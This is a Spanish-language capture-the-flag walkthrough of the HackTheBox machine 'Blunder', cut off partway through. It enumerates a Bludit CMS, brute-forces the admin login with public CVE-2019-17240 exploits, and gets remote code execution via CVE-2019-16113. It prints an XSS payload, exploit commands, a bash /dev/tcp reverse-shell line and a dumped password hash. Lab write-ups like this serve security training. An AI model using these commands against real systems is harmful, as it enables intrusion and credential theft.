

Blunder

Máquina Linux easy

Enumeración

Realizamos un escaneo de puertos y validamos directorios y sitios webs adicionales.

Escaneo:

```
(kali㉿kali)-[~/machineshtb/Blunder]
$ nmap -Pn -p- --open 10.10.10.191 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 22:33 GMT
Nmap scan report for 10.10.10.191
Host is up (0.11s latency)
Not shown: 65533 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 100.60 seconds

(kali㉿kali)-[~/machineshtb/Blunder]
$
```

Versiones:

```
(kali㉿kali)-[~/machineshtb/Blunder]
$ nmap -Pn -p80 -sCV 10.10.10.191 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 22:36 GMT
Nmap scan report for 10.10.10.191
Host is up (0.11s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-title: Blunder | A blunder of interesting facts
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds

(kali㉿kali)-[~/machineshtb/Blunder]
$
```

Visitamos los sitios web.

10.10.10.191

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY Wappalyzer Sign in to GitHub - Git... Index of /admin

A BLUNDER OF INTERESTING FACTS

Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels, including seven under the pen name Richard Bachman) and six non-fiction books. He has written approximately 200 short stories, most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to Literature. He has also received awards for his contribution to literature for his entire oeuvre, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

Wappalyzer

TECHNOLOGIES MORE INFO Export

Web servers

- Apache HTTP Server 2.4.41

Operating systems

- Ubuntu

JavaScript libraries

- jQuery 3.4.1

UI frameworks

- Bootstrap 4.3.1

ABOUT

I created this site to dump my fact files, nothing more.....?




Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →

```
(kali@kali)-[~/machineshtb/Blunder]
$ gobuster dir -u http://10.10.10.191 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.191
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,php,txt,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htm (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
./php (Status: 403) [Size: 277]
./about (Status: 200) [Size: 3281]
/0 (Status: 200) [Size: 7562]
/admin (Status: 301) [Size: 0] [--> http://10.10.10.191/admin/]
/install.php (Status: 200) [Size: 30]
/robots.txt (Status: 200) [Size: 22]
/todo.txt (Status: 200) [Size: 118]
/usb (Status: 200) [Size: 3960]
/LICENSE (Status: 200) [Size: 1083]
Progress: 41573 / 1764480 (2.36%)
```

Ingresamos a los directorios encontrados



Bludit CMS

Investigo algunos exploits posibles

```
(kali@kali)-[~/machineshtb/Blunder]
$ searchsploit bludit -w
===== END REQUEST =====
===== START RESPONSE =====
Exploit Title | URL
-----|-----
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass | https://www
Bludit - Directory Traversal Image File Upload (Metasploit) | https://www
Bludit 3-14-1 Plugin UploadPlugin Remote Code Execution (RCE) (Authenticated) | https://www
Bludit 3.13.1 - 'username' Cross Site Scripting (XSS) | https://www
Bludit 3.9.12 - Directory Traversal | https://www
Bludit 3.9.2 - Auth Bruteforce Bypass | https://www
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit) | https://www
Bludit 3.9.2 - Directory Traversal | https://www
Bludit 4.0.0-rc-2 Account takeover | https://www
Bludit < 3.13.1 Backup Plugin - Arbitrary File Download (Authenticated) | https://www
Bludit CMS v3.14.1 - Stored Cross-Site Scripting (XSS) (Authenticated) | https://www
Bludit Pages Editor 3.0.0 - Arbitrary File Upload | https://www
Shellcodes: No Results
```

Este CMS tiene una vulnerabilidad de xss en el apartado de usuario

Bludit 3.13.1 - 'username' Cross Site Scripting (XSS) CVE-2021-35323


```
# Exploit Title: Bludit 3.13.1 - 'username' Cross Site Scripting (XSS)
# Date: 19/10/2021
# Exploit Author: Vasu (tamilan_mkv)
# Vendor Homepage: https://www.bludit.com
# Software Link: https://www.bludit.com/releases/bludit-3-13-1.zip
# Version: bludit-3-13-1
# Tested on: kali linux
# CVE : CVE-2021-35323

### Steps to reproduce

1. Open login page http://localhost:800/admin/login;
2. Enter the username place ``admin"><img src=x onerror=alert(1)>`` and enter the password
3. Trigger the malicious javascript code
```

Probamos

```
admin"><img src=x onerror=alert(1)>
```




Acá lo primero que se me ocurrió fue lanzar un ataque de fuerza bruta sobre el panel de login intente con hydra, pero no me funcionaba y con burpsuite fallaba mucho, tambien el exploit de python3 tenía problemas y no lograba correrlo por lo cual, intente las siguientes cosas.

Crear diccionarios personalizados con cewl


En la web hay un artículo de stephen king de allí podemos sacar un diccionario con palabras personalizadas para crear un diccionario básico, usamos cewl

<https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/diccionarios-custom/cewl>

cewl http://10.10.10.191/ -w pass.txt



Luego ejecuto otro exploit de fuerza buscando por GitHub.



La versión se puede asumir del código fuente

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Bludit</title>
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7 <meta name="robots" content="noindex,nofollow">
8
9 <!-- Favicon -->
10 <link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">
11
12 <!-- CSS -->
13 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
14 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
15 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">
16
17 <!-- Javascript -->
18 <script src="http://10.10.10.191/bl-kernel/js/jquery.min.js?version=3.9.2"></script>
19 <script src="http://10.10.10.191/bl-kernel/js/bootstrap.bundle.min.js?version=3.9.2"></script>
20
21 <!-- Plugins -->
22 </head>
23 <body class="login">
```

como es un script de Ruby instalo las gemas
sudo gem install httpclient docopt

<https://github.com/noraj/Bludit-auth-BF-bypass>

https://github.com/noraj/Bludit-auth-BF-bypass

README MIT license

Bludit Auth BF mitigation bypass exploit / PoC

Bludit <= 3.9.2 - Authentication Bruteforce Mitigation Bypass

Exploit / PoC for [CVE-2019-17240](#).

[[EDB-48746](#)] [[PacketStorm](#)] [[WLB-2020080094](#)]

Usage

```
$ ruby exploit.rb --help
Bludit <= 3.9.2 - Authentication Bruteforce Mitigation Bypass

Usage:
  exploit.rb -r <url> -u <username> -w <path> [--debug]
  exploit.rb -H | --help
```

Requirements

- [httpclient](#)
- [docopt.rb](#)

Example for BlackArch:

```
pacman -S ruby-httpclient ruby-docopt
```

Example using gem:

```
gem install httpclient docopt
```

```
ruby bluidbruteforce.rb -r http://10.10.10.191/admin/login -u fergus -w pass.txt
```

```
[*] Trying password: collections
[*] Trying password: Bram
[*] Trying password: Stoker
[*] Trying password: British
[*] Trying password: Society
[*] Trying password: Book
[*] Trying password: Foundation
[*] Trying password: him
[*] Trying password: Distinguished
[*] Trying password: Contribution
[*] Trying password: Letters
[*] Trying password: probably
[*] Trying password: best
[*] Trying password: fictional
[*] Trying password: character
[*] Trying password: RolandDeschain

[+] Password found: RolandDeschain

(kali㉿kali)-[~/machineshtb/Blunder]
$ 
[1] 0: bash 1: bash* 2: bash-
```

Entorno virtual Python3

CVE-2019-17240 Bludit 3.9.2 - Auth Bruteforce Bypass

Otra forma alternativa que funciona fue con el exploit en Python de exploithub, al principio intente con el rockyou, pero no funcionaba entonces valide algunos temas para lograr ejecutar el exploit entre ellos crear un entorno virtual.

<https://docs.python.org/es/3.13/tutorial/venv.html>

```
python -m venv venv
```

```
source /bin/activate
```

```
python3 exploitbruteforce.py -l http://10.10.10.191/admin/login -u user.txt -p /home/kali/machineshtb/Blunder/pass.txt
```


Bludit 3.9.2 - Auth Bruteforce Bypass

CVE: 2019-17240	Author: MAYANK DESHMUKH	Type: WEBAPPS	Platform: PHP	Date: 2020-10-23
Verified: ✓	Exploit:  / 		Vulnerable App:	

```
(venv)(kali@kali)-[~/machineshtb/Blunder/venv] source /bin/activate
-$ python3 exploitbruteforce.py -l http://10.10.10.191/admin/login -u user.txt -p /home/kali/machineshtb/Blunder/pass.txt
```

```
q] Brute Force: Testing -> fergus:him
q] Brute Force: Testing -> fergus:Distinguished
q] Brute Force: Testing -> fergus:Contribution
q] Brute Force: Testing -> fergus:Letters
d] Brute Force: Testing -> fergus:probably
\] Brute Force: Testing -> fergus:best
o] Brute Force: Testing -> fergus:fictional
°] Brute Force: Testing -> fergus:character
q] Brute Force: Testing -> fergus:RolandDeschain
*] SUCCESS !!
+] Use Credential -> fergus:RolandDeschain
(venv)(kali@kali)-[~/machineshtb/Blunder/venv]
-$
```

accedemos al cms



RCE Bludit 3.9.12 - Directory Traversal CVE-2019-16113

Como no encontré una forma manual de obtener una reverse shell busque un exploit que me permitiera ejecutar comandos, encontré uno de exploit db.

EXPLOIT DATABASE

Bludit 3.9.12 - Directory Traversal

EDB-ID:

48568

CVE:

2019-16113

Author:

LUIS VACACAS

Type:

WEBAPPS

Platform:

PHP

Date:

2020-06-09

EDB Verified: ✗

Exploit:  / 

Vulnerable App:



Exploit Title: Bludit 3.9.12 - Directory Traversal

Date: 2020-06-05

```

bluditbrute.py brute.py creds.txt pass.txt rcebludit.py venv
Popcorn
(kali@kali)-[~/machineshtb/Blunder]
$ python3 rcebludit.py
Ready
> Reddish
BLUIT PWNI
> SpicyKiddie
> Tenle
> Seventeen
CVE-2019-16113 CyberVaca
> Shibboleth
> Shocker
usage: rcebludit.py [-h] -u URL -user USER -pass PASSWORD -c COMMAND
rcebludit.py: error: the following arguments are required: -u, -user, -pass, -c
(kali@kali)-[~/machineshtb/Blunder]
$ 
[1] 0:bash- 1:bash* 2:bash
    
```

Ejecutamos

python3 rcebludit.py -u http://10.10.10.191/admin/ -user fergus -pass RolandDeschain -c whoami

```
(kali@kali)-[~/machineshtb/Blunder]
$ python3 rcebludit.py -u http://10.10.10.191/admin/ -user fergus -pass RolandDeschain -c whoami

BLUDIT PWN

CVE-2019-16113 CyberVaca

[+] csrf_token: 086b38cc8994e42225eb7fd3d054d820980fa551
[+] cookie: 98mjh3to8jbr3mbm7tlqd5d6l3
[+] csrf_token: 6ee431849a785e5d651cc596c271c06ae0b313b8
[+] Uploading vxxizian.jpg
[+] Executing command: whoami
[+] Delete: .htaccess
[+] Delete: vxxizian.jpg

(kali@kali)-[~/machineshtb/Blunder]
$ ls
bluidbruteforce.rb bruteforce.py creds.txt pass.txt rcebludit.py venv

(kali@kali)-[~/machineshtb/Blunder]
$
[1] 0:bash- 1:bash* 2:bash
```

como no vi que ejecutara algo hago pruebas con netcat y con tcpdump, pero no ejecuta, validando el mismo exploit, pero en GitHub encuentro que ejecuta sin el directorio admin


CVE-2019-16113

CVE-2019-16113 - bludit >= 3.9.2 RCE authenticate

Usage

```
python CVE-2019-16113.py -u http://10.10.10.10 -user user -pass secret -c "bash -c 'bash -i >& /dev/tcp/10.10.14.172/1337 0>&1'"
```

Example



```
[cybervaca@parrot:~]$ python CVE-2019-16113.py -u http://127.0.0.1 -user admin -pass 'il' -c 'bash -c 'bash -i >& /dev/tcp/127.0.0.1/1337 0>&1''
BLUDIT PWN
```

validamos

```

kali@kali: ~/machineshtb
python3 rcebludit.py -u http://10.10.10.191/ -user fergus -pass RolandDeschain -c "ping -c 2 10.10.14.27"

Anubis
Images
Bashed
CVE-2019-16113 CyberVaca
Beep

[+] csrf_token: d06bc3ce8589d354203ff8f66f081b8fb1fcfeeb
[+] cookie: vhb0r171eqjod62a8svrp3680
[+] csrf_token: 12b367457345c581e8b11ce502fd1830a8c8534e
[+] Uploading xukjabsc.jpg
[+] Executing command: ping -c 2 10.10.14.27
[+] Delete: .htaccess

(kali@kali)-[~/machineshtb/Blunder]
$ sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
02:10:04.998728 IP 10.10.10.191 > 10.10.14.27: ICMP echo request, id 5453, seq 1, length 64
02:10:04.998759 IP 10.10.14.27 > 10.10.10.191: ICMP echo reply, id 5453, seq 1, length 64
02:10:06.000081 IP 10.10.10.191 > 10.10.14.27: ICMP echo request, id 5453, seq 2, length 64
02:10:06.000117 IP 10.10.14.27 > 10.10.10.191: ICMP echo reply, id 5453, seq 2, length 64

```

tenemos ejecución remota de comandos hacemos una reverse shell

python3 rcebludit.py -u http://10.10.10.191/ -user fergus -pass RolandDeschain -c "bash -c 'bash -i >&/dev/tcp/10.10.14.27/123 0>&1'"

```

(kali@kali)-[~/machineshtb/Blunder]
python3 rcebludit.py -u http://10.10.10.191/ -user fergus -pass RolandDeschain -c "bash -c 'bash -i >&/dev/tcp/10.10.14.27/123 0>&1'"

(kali@kali)-[~/machineshtb/Blunder]
$ nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.191] 36718
bash: cannot set terminal process group (1248): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
www-data
www-data
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$

```

Mejoramos terminal y detectamos que debemos ser hugo

```

www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cat /home/hugo/user.txt
cat: /home/hugo/user.txt: Permission denied
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ source /etc/skel/.bashrc
[1] 0:bash 2:bash- 3:nc*

```

Luego de realizar varias consultas encontramos que hay una aparente nueva version de bludit dentro del directorio /var/www

```

www-data@blunder: /var/www/bludit-3.10.0a/bl-content$ cd ..
www-data@blunder: /var/www$ ls -la
total 20
drwxr-xr-x  5 root      root      4096 Nov 28  2019 .
drwxr-xr-x 15 root      root      4096 Nov 27  2019 ..
drwxr-xr-x  8 www-data  www-data 4096 May 19  2020 bludit-3.10.0a
drwxrwxr-x  8 www-data  www-data 4096 Sep  8  2021 bludit-3.9.2
drwxr-xr-x  2 root      root      4096 Sep  8  2021 html
www-data@blunder: /var/www$
[1] 0:bash 2:bash- 3:nc*

```

ingresamos y dentro del directorio bl-content encontramos archivos interesantes.

```

www-data@blunder: /var/www/bludit-3.10.0a/bl-content$ ls -la
total 28
drwxr-xr-x 7 www-data www-data 4096 May 19  2020 .
drwxr-xr-x 8 www-data www-data 4096 May 19  2020 ..
drwxr-xr-x 3 www-data www-data 4096 May 19  2020 databases
drwxr-xr-x 8 www-data www-data 4096 May 19  2020 pages
drwxr-xr-x 3 www-data www-data 4096 May 19  2020 tmp
drwxr-xr-x 5 www-data www-data 4096 May 19  2020 uploads
drwxr-xr-x 4 www-data www-data 4096 May 19  2020 workspaces
www-data@blunder: /var/www/bludit-3.10.0a/bl-content$

```

ingresamos a databases y encontramos un archivo users

```

www-data@blunder: /var/www/bludit-3.10.0a/bl-content/databases$ ls -la
total 80
drwxr-xr-x 3 www-data www-data 4096 May 19  2020 .
drwxr-xr-x 7 www-data www-data 4096 May 19  2020 ..
-rw-r--r-- 1 www-data www-data  438 May 19  2020 categories.php
-rw-r--r-- 1 www-data www-data 3437 May 19  2020 pages.php
drwxr-xr-x 6 www-data www-data 4096 May 19  2020 plugins
-rw-r--r-- 1 www-data www-data 42844 May 19  2020 security.php
-rw-r--r-- 1 www-data www-data  1319 May 19  2020 site.php
-rw-r--r-- 1 www-data www-data  2276 May 19  2020 syslog.php
-rw-r--r-- 1 www-data www-data   52 May 19  2020 tags.php
-rw-r--r-- 1 www-data www-data   597 May 19  2020 users.php
www-data@blunder: /var/www/bludit-3.10.0a/bl-content/databases$
[1] 0:bash 2:bash- 3:nc*

```

vemos el archivo encontramos un hash

```
-rw-r--r-- 1 www-data www-data 597 May 19 2020 users.php
www-data@blunder: /var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```
{
  "admin": {
    "nickname": "Hugo",
    "firstName": "Hugo",
    "lastName": "",
    "role": "User",
    "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
